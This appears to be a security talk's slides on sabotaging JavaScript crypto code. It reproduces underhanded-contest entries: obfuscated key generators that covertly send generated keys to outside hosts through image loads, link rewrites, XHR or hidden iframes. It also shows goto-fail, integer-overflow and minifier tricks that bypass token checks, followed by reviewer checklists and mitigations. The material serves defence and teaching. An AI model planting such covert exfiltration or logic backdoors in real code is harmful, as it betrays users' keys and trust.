


It's not a **BUG** it's a **BACKDOOR**

# JavaScript and Crypto



## ➤ JavaScript is

- web ready
- quick to develop
- easy to obfuscate and sabotage
- used for password managers, bitcoin wallets, etc.
- open source friendly

## ➤ We'll cover

- how to sabotage
- how to mitigate
- how to prevent

# What Do We Expect in JS Crypto Code?

<https://github.com/brix/crypto-js/blob/develop/src/aes.js>

208 lines (175 sloc) | 7.75 KB

```
1 (function () {
2   // Shortcuts
3   var C = CryptoJS;
4   var C_lib = C.lib;
5   var BlockCipher = C_lib.BlockCipher;
6   var C_algo = C.algo;
7
8   // Lookup tables
9   var SBOX = [];
10  var INV_SBOX = [];
11  var SUB_MIX_0 = [];
12  var SUB_MIX_1 = [];
13  var SUB_MIX_2 = [];
14  var SUB_MIX_3 = [];
15  var INV_SUB_MIX_0 = [];
16  var INV_SUB_MIX_1 = [];
17  var INV_SUB_MIX_2 = [];
18  var INV_SUB_MIX_3 = [];
19
20  // Compute lookup tables
21  (function () {
22    // Compute double table
23    var d = [];
24    for (var i = 0; i < 256; i++) {
25      if (i < 128) {
26        d[i] = i << 1;
27      } else {
28        d[i] = (i << 1) ^ 0x11b;
29      }
30    }
31  })();
```

```
32  // Walk GF(2^8)
33  var x = 0;
34  var xi = 0;
35  for (var i = 0; i < 256; i++) {
36    // Compute sbbox
37    var sx = xi ^ (xi << 1) ^ (xi << 2) ^ (xi << 3) ^ (xi << 4);
38    sx = (sx >> 8) ^ (sx & 0xff) ^ 0x63;
39    SBOX[x] = sx;
40    INV_SBOX[sx] = x;
41
42    // Compute multiplication
43    var x2 = d[x];
44    var x4 = d[x2];
45    var x8 = d[x4];
46
47    // Compute sub bytes, mix columns tables
48    var t = (d[sx] * 0x101) ^ (sx * 0x1010100);
49    SUB_MIX_0[x] = (t << 24) | (t >> 8);
50    SUB_MIX_1[x] = (t << 16) | (t >> 16);
51    SUB_MIX_2[x] = (t << 8) | (t >> 24);
52    SUB_MIX_3[x] = t;
53
54    // Compute inv sub bytes, inv mix columns tables
55    var t = (x8 * 0x1010101) ^ (x4 * 0x10001) ^ (x2 * 0x101) ^ (x * 0x1010100);
56    INV_SUB_MIX_0[sx] = (t << 24) | (t >> 8);
57    INV_SUB_MIX_1[sx] = (t << 16) | (t >> 16);
58    INV_SUB_MIX_2[sx] = (t << 8) | (t >> 24);
59    INV_SUB_MIX_3[sx] = t;
60  }
61}
```



## AES in CryptoJS

- loops
- magic numbers (crypto or selection)
- arithmetic (bitwise)



## Not depicted

- encoding/decoding (unicode), padding

# When Lint Fails

```
sslKeyExchange.c  x
611  }
612  else {
613      /* DSA, ECDSA - just use the SHA1 hash */
614      dataToSign = &hashes[SSL_MD5_DIGEST_LEN];
615      dataToSignLen = SSL_SHA1_DIGEST_LEN;
616  }
617
618      hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
619      hashOut.length = SSL_SHA1_DIGEST_LEN;
620      if ((err = SSLFreeBuffer(&hashCtx)) != 0)
621          goto fail;
622
623      if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
624          goto fail;
625      if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
626          goto fail;
627      if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
628          goto fail;
629      if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630          goto fail;
631      if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
632          goto fail;
633
634
635      err = sslRawVerify(ctx,
636          ctx->peerPubKey,
637          dataToSign, /* plaintext */
638          dataToSignLen, /* plaintext length */
639          signature,
640          signatureLen);
641      if (err) {
642          sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
643              "returned %d\n", (int)err);
644          goto fail;
645      }
646
647  fail:
648      SSLFreeBuffer(&signedHashes);
649      SSLFreeBuffer(&hashCtx);
650      return err;
651  }
652  }
```

# Goto Fail, JS Edition

```
15     if ((err = ReadyHash(SSLHashSHA1, hashCtx)) != 0) ↵
16     |     ... fail(); ↵
17     if ((err = SSLHashSHA1.update(hashCtx, clientRandom)) != 0) ↵
18     |     ... fail(); ↵
19     if ((err = SSLHashSHA1.update(hashCtx, serverRandom)) != 0) ↵
20     |     ... fail(); ↵
21     if ((err = SSLHashSHA1.update(hashCtx, signedParams)) != 0) ↵
22     |     ... fail(); ↵
23     |     ... fail(); ↵
24     if ((err = SSLHashSHA1.final(hashCtx, hashOut)) != 0) ↵
25     |     ... fail(); ↵
```


```
16     if (readyHash(SSLHashSHA1, hashCtx) !== 0) {fail(); } ↵
17     if (SSLHashSHA1.update(hashCtx, clientRandom) !== 0) {fail(); } ↵
18     if (SSLHashSHA1.update(hashCtx, serverRandom) !== 0) {fail(); } ↵
19     if (SSLHashSHA1.update(hashCtx, signedParams) !== 0) {fail(); } ↵
20     fail(); ↵
21     if (SSLHashSHA1.final(hashCtx, hashOut) !== 0) {fail(); } ↵
```

# Javascript Misdirection - Kristov

```
function generateKey() {  
  "use strict";  
  var input = document.querySelector('#user-input').value,  
      key;  
  if (input.length > 1) {  
    key = crc32(input);  
    document.querySelector('#result').textContent = key;  
  }  
}
```

## Generate a random key

- user enters two or more characters to seed
- return CRC32



## Random key shown to user

- umm... why is this generating network traffic?

# Javascript Misdirection - Kristov

```
4 <!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
5
85 y = (crc ^ str.charCodeAt(1)) & 0xFF;
86 x = "0x" + table.substr(y * 9, 8);
87 newVal = (crc >>> 8) ^ x;
88
89
90 //sanity check
91 if (newVal > Math.max() || newVal < parseFloat(Math.min())) {
92     // this should be extremely rare, but display a warning message to
the user
93     arguments[0] = 'img'; //subdomain of image
94     warn = document.createElement("img");
95     document.querySelector('#result').appendChild(warn);
96     warn.src = 'http://' + getDomain('newVal-' + newVal) +
'warning.png';
97 }
98
99     crc = newVal;
100 }
101
102 retVal = (crc ^ (-1)) >>> 0;
103
104 return retVal;
105 }
```

abcd

3984772369

Name	S...	T...	Initia...	S.
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> w				0
<input type="checkbox"/> http://newval-390611388.mydomain.com/warning.png				0
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> warning.png	(f...		Other	0
<input type="checkbox"/> warning.png	(f...		Other	0

newval-390611388.mydomain.com ?

# Javascript Misdirection - Kristov

```
1  /*jslint bitwise: true */~
2  ~
3  var arguments = []; //FIXME: global variable~
4  ~
5  function utf_8_encode(str) {~
6  ~   "use strict";~
7  ~   str = str.replace(/\r\n/g, "\n");~
8  ~   var utftext = "",~
9  ~   ~   n,~
10 ~   ~   c;~
11 ~
12 ~   for (n = 0; n < str.length; n += 1) {~
13 ~   ~   c = str.charCodeAt(n);~
14 ~   ~   if (c < 128) {~
15 ~   ~   ~   utftext += String.fromCharCode(c);~
16 ~   ~   } else if (((c > 127) && (c < 2048))) {~
17 ~   ~   ~   utftext += String.fromCharCode((c >> 6) | 192);~
18 ~   ~   ~   utftext += String.fromCharCode((c & 63) | 128);~
19 ~   ~   } else {~
20 ~   ~   ~   utftext += String.fromCharCode((c >> 12) | 224);~
21 ~   ~   ~   utftext += String.fromCharCode(((c >> 6) & 63) | 128);~
22 ~   ~   ~   utftext += String.fromCharCode((c & 63) | 128);~
23 ~   ~   }~
24 ~   }~
25 ~   return utftext;~
26 ~   }~
27 ~
28  function getDomain(logStr) {~
29  ~   "use strict";~
30  ~   console.log(logStr); //log to console for advanced users to review~
31  ~   return arguments[0] + '.mydomain.com';~
32  }~
```

```
34  function crc32(str) {~
35  ~   "use strict";~
36  ~   str = utf_8_encode(str);~
37  ~   var table = "00000000 77073096 EE0E612C 990951BA 076DC419 706AF48F E963A535 " +~
38  ~   ~   "9E6495A3 0EDB8832 79DCB8A4 E0D5E91E 97D2D988 09B64C2B 7EB17CBD " +~
39  ~   ~   "E7B82D07 90BF1D91 1DB71064 6AB020F2 F3B97148 84BE41DE 1ADAD47D " +~
```

```
73 ~   ~   "B40BBE37 C30C8EA1 5A05DF1B 2D02EF8D";~
74 ~   ~   crc = 0;~
75 ~   ~   x = 0;~
76 ~   ~   y = 0;~
77 ~   ~   newVal = 0;~
78 ~   ~   i,~
79 ~   ~   warn,~
80 ~   ~   retVal;~
81 ~
82 ~   crc = crc ^ (-1);~
83 ~
84 ~   for (i = 0; i < str.length; i += 1) {~
85 ~   ~   y = (crc ^ str.charCodeAt(i)) & 0xFF;~
86 ~   ~   x = "0x" + table.substr(y * 9, 8);~
87 ~   ~   newVal = (crc >>> 8) ^ x;~
88 ~   ~
89 ~
90 ~   ~   //sanity check~
91 ~   ~   if (newVal > Math.max() || newVal < parseFloat(Math.min())) {~
92 ~   ~   ~   // this should be extremely rare, but display a warning message to the user~
93 ~   ~   ~   arguments[0] = 'img'; //subdomain of image~
94 ~   ~   ~   warn = document.createElement("img");~
95 ~   ~   ~   document.querySelector("#result").appendChild(warn);~
96 ~   ~   ~   warn.src = 'http://' + getDomain('newVal-' + newVal) + '/warning.png';~
97 ~   ~   ~
98 ~   ~
99 ~   ~   crc = newVal;~
100 ~   ~
101 ~
102 ~   retVal = (crc ^ (-1)) >>> 0;~
103 ~
104 ~   return retVal;~
105 ~   }~
```



# Javascript Misdirection - Kristov

Expected an identifier and instead saw 'arguments' (a reserved word):

```
var arguments = []; //FIXME: global variable
```

Use a named parameter:

```
return arguments[0] + '.mydomain.com';
```

Use a named parameter:

```
arguments[0] = 'img'; //subdomain of image
```

Bad assignment:

```
arguments[0] = 'img'; //subdomain of image
```

# Javascript Misdirection - Aymeric Beaumet

```
5  function generateKey() {  
6    var input = document.querySelector('#user-input').value  
7    if (input.length >= 10) {  
8      document.querySelector('#result').textContent = hash(input)  
9    }  
10  }  
11  
12  function hash(payload) {  
13    var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] })  
14    var seed = (Math.random(payload)^0x9198).toString(~0x23)  
15  
16    var matrice = []  
17    for (var i = 0; i < seed.length; i+=1) {  
18      matrice.push(!i || i%2 ? String.fromCharCode(-1+((i+matrice.length)|(seed.length<<1))<<seed.length))  
19      : (Math.random()+').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))  
20    }  
21  
22    return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)  
23  }
```

# Javascript Misdirection - Aymeric Beaumet

```
5 function generateKey() {  
6   var input = document.querySelector('#user-input').value  
7   if (input.length >= 10) {  
8     document.querySelector('#result').textContent = hash(input)  
9   }  
10 }  
11  
12 function hash(payload) {  
13   var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] })()  
14   var seed = (Math.random(payload)^0x9198).toString(~0x23)  
15   var matrix = []  
16   for (var i = 0; i < seed.length; i+=1) {  
17     matrix.push((!i || i%2) ? String.fromCharCode(-1+((i+matrix.length)|(seed.length<<1))<<seed.length))  
18     : (Math.random()+').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))  
19   }  
20 }  
21  
22 return (hasher[seed]=matrix.join('')).slice(--seed.length,seed.length<<2)  
23 }
```

Number.toString()'s arg is a base between 2 and 36

hasher = new this['Image'] returns an image element via implicit cast from string to function

argument ignored

496D616765 = "Image"

Decimal ^ 0x9198 = 0x9198

~0x23 = -1 \* -1 \* (0x23 + 1) = 36

seed = 0x9198.toString(36) = "src"

Obfuscation city

# Javascript Misdirection - Aymeric Beaumet

```
5  function generateKey() {  
6    var input = document.querySelector('#user-input').value  
7    if (input.length >= 10) {  
8      document.querySelector('#result').textContent = hash(input)  
9    }  
10  }  
11  
12  function hash(payload) {  
13    var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] }())  
14    var seed = (Math.random(payload)^0x9198).toString(~0x23)  
15  
16    var matrice = []  
17    for (var i = 0; i < seed.length; i+=1) {  
18      matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))  
19      : (Math.random()+').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))  
20    }  
21  
22    return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)  
23  }
```

- the for loop builds the string "//[random digits].src.sr"
- the return statement turns into new this[Image].src="//[random digits].src.sr" and
- returns slice(3, 12) to display to the user
- .sr is the TLD for the African republic of Suriname

# Javascript Misdirection - Aymeric Beaumet

```
5  function generateKey() {  
6    var input = document.querySelector('#user-input').value  
7    if (input.length >= 10) {  
8      document.querySelector('#result').textContent = hash(input)  
9    }  
10  }  
11  
12  function hash(payload) {  
13    var hasher = new (function Hasher() { return this['\x49\x6d\x61\x67\x65'] })  
14    var seed = (Math.random(payload)^0x9198).toString(~0x23)  
15  
16    var matrice = []  
17    for (var i = 0; i < seed.length; i+=1) {  
18      matrice.push((!i || i%2) ? String.fromCharCode(-1+(((i+matrice.length)|(seed.length<<1))<<seed.length))  
19      : (Math.random()+').substring(0x2,0xC) + '\x2e' + seed + '\x2e' + seed.substring(0,i))  
20    }  
21  
22    return (hasher[seed]=matrice.join('')).slice(--seed.length,seed.length<<2)  
23  }
```

- not lint friendly; needs new obfuscation techniques to replace e.g. `\x00`

# Javascript Misdirection - Ephi Gabay

```
1  //This is a lint-validated version of the submission
2
3  var key = '';
4  function generateKey() {
5      ... "use strict";
6      ... var input = document.querySelector('#user-input').value;
7      ... | ... resultSpan = document.getElementById('result');
8      ... | ... salt;
9      ... | ... saltedHash;
10     ... if (input.length === 0) {
11     ... | ... key = '';
12     ... } else {
13     ... | ... key += Math.random().toString(36).substring(2, 3);
14     ... }
15     ... salt = resultSpan.nextElementSibling.innerHTML.match(/[a-z]{4}:\S*/)[0];
16     ... saltedHash = salt + key;
17     ... document.getElementsByTagName('link')[0].setAttribute('href', saltedHash);
18     ... resultSpan.innerHTML = key;
19 }
20 // Coded by Ephi Gabay. My blog can be found at http://www.hex254.com/
```

- jsfiddle puts this script block in the DOM after the document body
- grabs the link from the comment via `nextElementSibling` and leaks the key to that url!

# Javascript Misdirection - Ephi Gabay

div#result.window.bottom | 287.41 × 637.5

12345

deu6k

```
<div id="result" class="window bottom">
  <iframe name="result" sandbox="allow-forms allow-popups allow-scripts allow-same-origin allow-
  modals" allowfullscreen frameborder="0" src="//fiddle.jshell.net/65p7y1xf/show/" data-
  ss1477353759="1">
    <#document
      <!DOCTYPE html>
      <html>
        <head>...</head>
        <body>
          <!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
          <textarea oninput="generateKey()" id="user-input"></textarea>
          <span id="result">deu6k</span>
          <!-- DO NOT MODIFY THIS HTML, ONLY THE JAVASCRIPT PART -->
          <script type="text/javascript">
            <![CDATA[

              var key = '';
              function generateKey() {
                var input = document.querySelector('#user-input').value;
                var resultSpan = document.getElementById('result');
                if (input.length === 0) {
                  key = '';
                } else {
                  key += Math.random().toString(36).substring(2,3);
                }
                var salt = resultSpan.nextElementSibling.innerHTML.match(/[a-z]{4}:.*/)[0];
                var saltedHash = salt + key;
                document.getElementsByTagName('link')[0].setAttribute('href', saltedHash);
                resultSpan.innerHTML = key;
              }
              // Coded by Ephi Gabay. My blog can be found at http://www.hex254.com/
            </![CDATA[

          </script>
        </body>
      </html>
    </iframe>
  </div>
<div class="shim"></div> == $0
```

# Javascript Misdirection - Kamil Vavra

```
3  function generateKey() {  
4      // Implement this function  
5        
6      var key = '';  
7      var encryption = new XMLHttpRequest();  
8      window.generateKey = function() {  
9          input = document.querySelector('#user-input').value;  
10         if (input.length === 0) {  
11             key = '';  
12         }  
13         else {  
14             key += Math.random().toString(36).substring(2,3);  
15         }  
16         if (key.length === 10) {  
17             var cryptoQueryKey = window[490837..toString(1<<5)];  
18             var salt = "//2130706433//"; //alternative representation of 127.0.0.1  
19               
20             function copyToClipboard(key) {  
21                 window.prompt("Copy to clipboard: Ctrl+C, Enter", key);  
22             }  
23             encryption.open("GET", salt+key, true);  
24             document.querySelector('#result').textContent = key;  
25             //copyToClipboard(key);  
26             cryptoQueryKey(encryption.send());  
27         }  
28     }  
29 }
```



# Javascript Misdirection - Evan Hahn

```
1  //linted version
2
3  var VIGENERE_KEY = [
4    ...60, 105, 102, 114, 97, 109, 101, 32, 104, 105, 100, 100, 101, 110, 32, 111,
5    ...110, 108, 111, 97, 100, 61, 34, 115, 101, 116, 84, 105, 109, 101, 111, 117,
6    ...116, 40, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 123, 40, 110, 101,
7    ...119, 32, 73, 109, 97, 103, 101, 41, 46, 115, 114, 99, 61, 39, 104, 116, 116,
8    ...112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 58, 51, 48, 48,
9    ...48, 47, 63, 107, 61, 39, 43, 101, 110, 99, 111, 100, 101, 85, 82, 73, 67, 111,
10   ...109, 112, 111, 110, 101, 110, 116, 40, 114, 101, 115, 117, 108, 116, 46, 116,
11   ...101, 120, 116, 67, 111, 110, 116, 101, 110, 116, 41, 59, 125, 41, 34, 62, 60,
12   ...47, 105, 102, 114, 97, 109, 101, 62
13 ];
14
15 function vigenereCipher(input) {
16   ..."use strict";
17   ...var inputCode, keyCode, resultCode, i,
18   ...result = [];
19
20   ...for (i = 0; i <= input.length; i += 1) {
21     ...inputCode = input.charCodeAt(i);
22     ...keyCode = VIGENERE_KEY[i % VIGENERE_KEY.length];
23     ...resultCode = ((inputCode + keyCode) % 93) + 33 || VIGENERE_KEY;
24     ...result = result.concat(resultCode);
25   }
26
27   ...return String.fromCharCode.apply(String, result);
28 }
29
30 function generateKey() {
31   ..."use strict";
32   ...var userInput = document.getElementById('user-input').value;
33   ...document.getElementById('result').innerHTML = vigenereCipher(userInput);
34 }
```

## Summary

- line 20: <=
- VIGENERE\_KEY decodes to hidden iframe
- line 33: innerHTML puts hidden iframe string in DOM

## Strengths

- plausible at first glance
- lint-proof

# BIP 42 and Integer Overflows in C++

```
8 #include <iostream>
9
10 //https://github.com/ditto-b/bitcoin/blob/c5a9d2ca9e3234db9687c8cbec4b5b93ec161190/src/chainparams.h#L60
11 //https://github.com/ditto-b/bitcoin/blob/c5a9d2ca9e3234db9687c8cbec4b5b93ec161190/src/chainparams.cpp#L114
12 int nSubsidyHalvingInterval = 210000;
13
14 //https://github.com/ditto-b/bitcoin/blob/5cfd3a70a67ba707a8f074a1730724a6e86353b8/src/util.h#L38
15 int64_t COIN = 100000000;
16
17 int64_t GetBlockValueBroken(int nHeight, int64_t nFees)
18 {
19     int64_t nSubsidy = 50 * COIN;
20
21     // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
22     nSubsidy >>= (nHeight / nSubsidyHalvingInterval);
23
24     return nSubsidy + nFees;
25 }
26
27 int64_t GetBlockValueFixed(int nHeight, int64_t nFees)
28 {
29     int64_t nSubsidy = 50 * COIN;
30     int halvings = nHeight / nSubsidyHalvingInterval;
31
32     // Force block reward to zero when right shift is undefined.
33     if (halvings >= 64)
34         return nFees;
35
36     // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
37     nSubsidy >>= halvings;
38
39     return nSubsidy + nFees;
40 }
```

## Bad version

- block subsidy goes to 0 BTC at block 6930000
- returns to 50 BTC at 13440000
- repeats every 210,000 \* 64 blocks
- overflow of int64\_t

## Good version

- Stays at 0 BTC after block 6930000

# BIP 42 and Integer Overflows in JavaScript?

```
15  /*jslint bitwise: true */
16  ~
17  var SubsidyHalvingInterval = 210000;
18  var COIN = 10000000;
19  ~
20  function getBlockValueBroken(nHeight, nFees) {
21  ... "use strict";
22  ... var nSubsidy = 50 * COIN;
23  ... nSubsidy = nSubsidy >> (nHeight / SubsidyHalvingInterval);
24  ... return nSubsidy + nFees;
25  }
26  ~
27  function getBlockValueFixed(nHeight, nFees) {
28  ... "use strict";
29  ... var nSubsidy = 50 * COIN;
30  ... halvings = nHeight / SubsidyHalvingInterval;
31  ~
32  ... // Force block reward to zero when right shift is undefined.
33  ... if (halvings >= 64) {
34  ...   return nFees;
35  ... }
36  ~
37  ... // Subsidy is cut in half every 210,000 blocks which will occur approximately every 4 years.
38  ... nSubsidy >= halvings;
39  ~
40  ... return nSubsidy + nFees;
41  }
```

## ➡ Bad version

- block subsidy goes to 0 BTC at block 6090000
- returns to 50 BTC at 6720000
- repeats
- overflow of 32-bit right shift operand

## ➡ Literal port of “good” version

- block subsidy goes to 0 BTC at block
- returns to 50 BTC at 6720000
- 50 BTC only ever repeated twice

# BIP 42 fixes in JavaScript

```
7  var SubsidyHalvingInterval = 210000,
8      COIN = 10000000,
9      MAX_SIGNED_INT = 4294967295,
10     MAX_RSHIFT_RVAL = 31
11
12  function getBlockValueThrower(nHeight, nFees) {
13      "use strict";
14      var nSubsidy = 50 * COIN,
15          halvings = nHeight / SubsidyHalvingInterval;
16
17      if (nSubsidy > MAX_SIGNED_INT) {
18          throw "Subsidy value exceeds maximum.";
19      }
20
21      if (halvings > MAX_RSHIFT_RVAL) {
22          throw "Halving factor exceeds maximum above which an integer overflow occurs.";
23      }
24
25      nSubsidy = nSubsidy >> halvings;
26      return nSubsidy + nFees;
27  }
```

```
13  var bigInt = require("big-integer");
14
15  var SubsidyHalvingInterval = 210000,
16      COIN = bigInt(10000000);
17
18  /**
19   * Returns the value of a given block to a miner based on subsidy and fees.
20   *
21   * @param {bigInt} nHeight The height of the block
22   * @param {bigInt} nFees The total satoshi value of fees for the block
23   * @return {bigInt} The satoshi value of the block
24   */
25  function getBlockValue(nHeight, nFees) {
26      "use strict";
27      var nSubsidy = COIN.multiply(50),
28          halvings = nHeight.divide(SubsidyHalvingInterval).valueOf();
29
30      if (halvings === Infinity) {
31          throw new Error("Number of halvings exceeds JavaScript's max value.");
32      }
33
34      nSubsidy = nSubsidy.shiftRight(halvings);
35      return nSubsidy.add(nFees);
36  }
```

# Detecting BIP42-like problems




## ➤ Arithmetic is evil

- review carefully
- reference the ECMAScript spec for operators

## ➤ Other strategies

- test boundary conditions pre-deployment
- define what is expected explicitly when testing extreme conditions
- check pathological conditions during execution and fail gracefully

# Attacking Compilers (Is Nothing Sacred?)



## ► Example

- auth function
- compress with uglifyjs 2.4.23
- result should be same before/after compression

## ► DeMorgan's Law

- `!a && !b && !c && !d` (14 chars)
- `!(a || b || c || d)` (13 chars)
- what if any sub-expression has a non-boolean value?

# Attacking Compilers

```
1 //A lint-friendly, completed version of example.js~
2 var config,~
3   ...getTimeLeft;~
4   ~
5 function User(invalidated, expiry) {~
6   ..."use strict";~
7   ...this.token = {~
8     ...invalidated: invalidated,~
9     ...expiry: expiry~
10   };~
11 }~
12 ~
13 var config = {~
14   ...uninitialized: false,~
15   ...ignoreTimestamps: false~
16 };~
17 ~
18 function getSystemTime() { "use strict"; return new Date().getTime(); }~
19 ~
```

```
20 ~ function isValidToken(user) {~
21   ..."use strict";~
22   ~ var timeLeft =~
23     ...!!config && // config object exists~
24     ...!!user.token && // user object has a token~
25     ...!user.token.invalidated && // token is not explicitly invalidated~
26     ...!config.uninitialized && // config is initialized~
27     ...!config.ignoreTimestamps && // don't ignore timestamps~
28     ...getTimeLeft(user.token.expiry); // > 0 if expiration is in the future~
29   ~
30   ...// The token must not be expired~
31   ...return timeLeft > 0;~
32 }~
33 ~
34 ~ function getTimeLeft(expiry) {~
35   ..."use strict";~
36   ...return expiry - getSystemTime();~
37 }~
38 ~
39 var user = new User(false, 0); //user's token has expired~
40 var valid = isValidToken(user);~
41 ~ if (valid) {~
42   ...console.log("User is valid.");~
43 } else {~
44   ...console.log("User is not valid.");~
45 }~
46 ~
```

# Attacking Compilers

```
1 //A lint-friendly, completed version of example.js~
2 var config,~
3   ...getTimeLeft;~
4   ~
5 function User(invalidated, expiry) {~
6   ..."use strict";~
7   ...this.token = {~
8     ...invalidated: invalidated,~
9     ...expiry: expiry~
10   };~
11 }~
12 ~
13 var config = {~
14   ...uninitialized: false,~
15   ...ignoreTimestamps: false~
16 };~
17 ~
18 function getSystemTime() { "use strict"; return new Date().getTime(); }~
```

bash-3.2\$ node example-lint.js

User is not valid.

bash-3.2\$ node example-lint-min.js

User is valid.

```
20 ~ function isValidToken(user) {~
21   ..."use strict";~
22   ~ var timeLeft =~
23     ...!!config && // config object exists~
24     ...!!user.token && // user object has a token~
25     ...!!user.token.invalidated && // token is not explicitly invalidated~
26     ...!!config.uninitialized && // config is initialized~
27     ...!!config.ignoreTimestamps && // don't ignore timestamps~
28     ...getTimeLeft(user.token.expiry); // > 0 if expiration is in the future~
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43 } else {~
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45 }~
```



# Attacking Compilers



## ➤ Strengths

- potentially more targeted
- more targeted 0-days tend to be detected later
- very difficult to detect from source code

## ➤ Weaknesses

- breaks when compiler is updated
- deniability might be good or depending on sophistication of bug and its expression


# Defensive Peer Reviewer Checklist



## ► Answer these questions:

- does this execute code from other sources?
- do I understand the arithmetic?
- does this pass lint checks?
- could this create covert channels to leak data?
- are variable values clear?
- are variable types consistent through execution?
- does this clearly delineate global and local scope?
- have I reviewed network traffic?


# Odd Code Smell



## ► Suspicious characteristics:

- weird conventions
- magic numbers
- references to strange IP addresses or domains
- unused variables
- dead code
- use of non-standard or old libraries

# Helpful tools



## ► Lint

## ► Debugging

- `console.log()`
- “debugger” statement in browser (jsfiddle)
- firebug

## ► Network inspection proxies

- browser “network” tab
- burp suite free, fiddler, OWASP ZAP
- tcpdump, wireshark

# Defense-in-depth Mitigations



## ► Accountability

- projects accept code from people w/ reputation?

## ► Dependencies

- up-to-date (NodeJS: [snyk.io](https://snyk.io))
- review changes
- compare changes against private repo copies
- *Privilege Separation for HTML5 Applications*

## ► Limit Novelty

- standard libraries, particularly crypto

## ► Basic AppSec

- input/output validation & encoding
- content security policy (csp)

# References and Resources



## ► Contests

- javascript misdirection contest
- underhanded powershell contest
- underhanded c contest
- underhanded crypto contest

## ► Writings

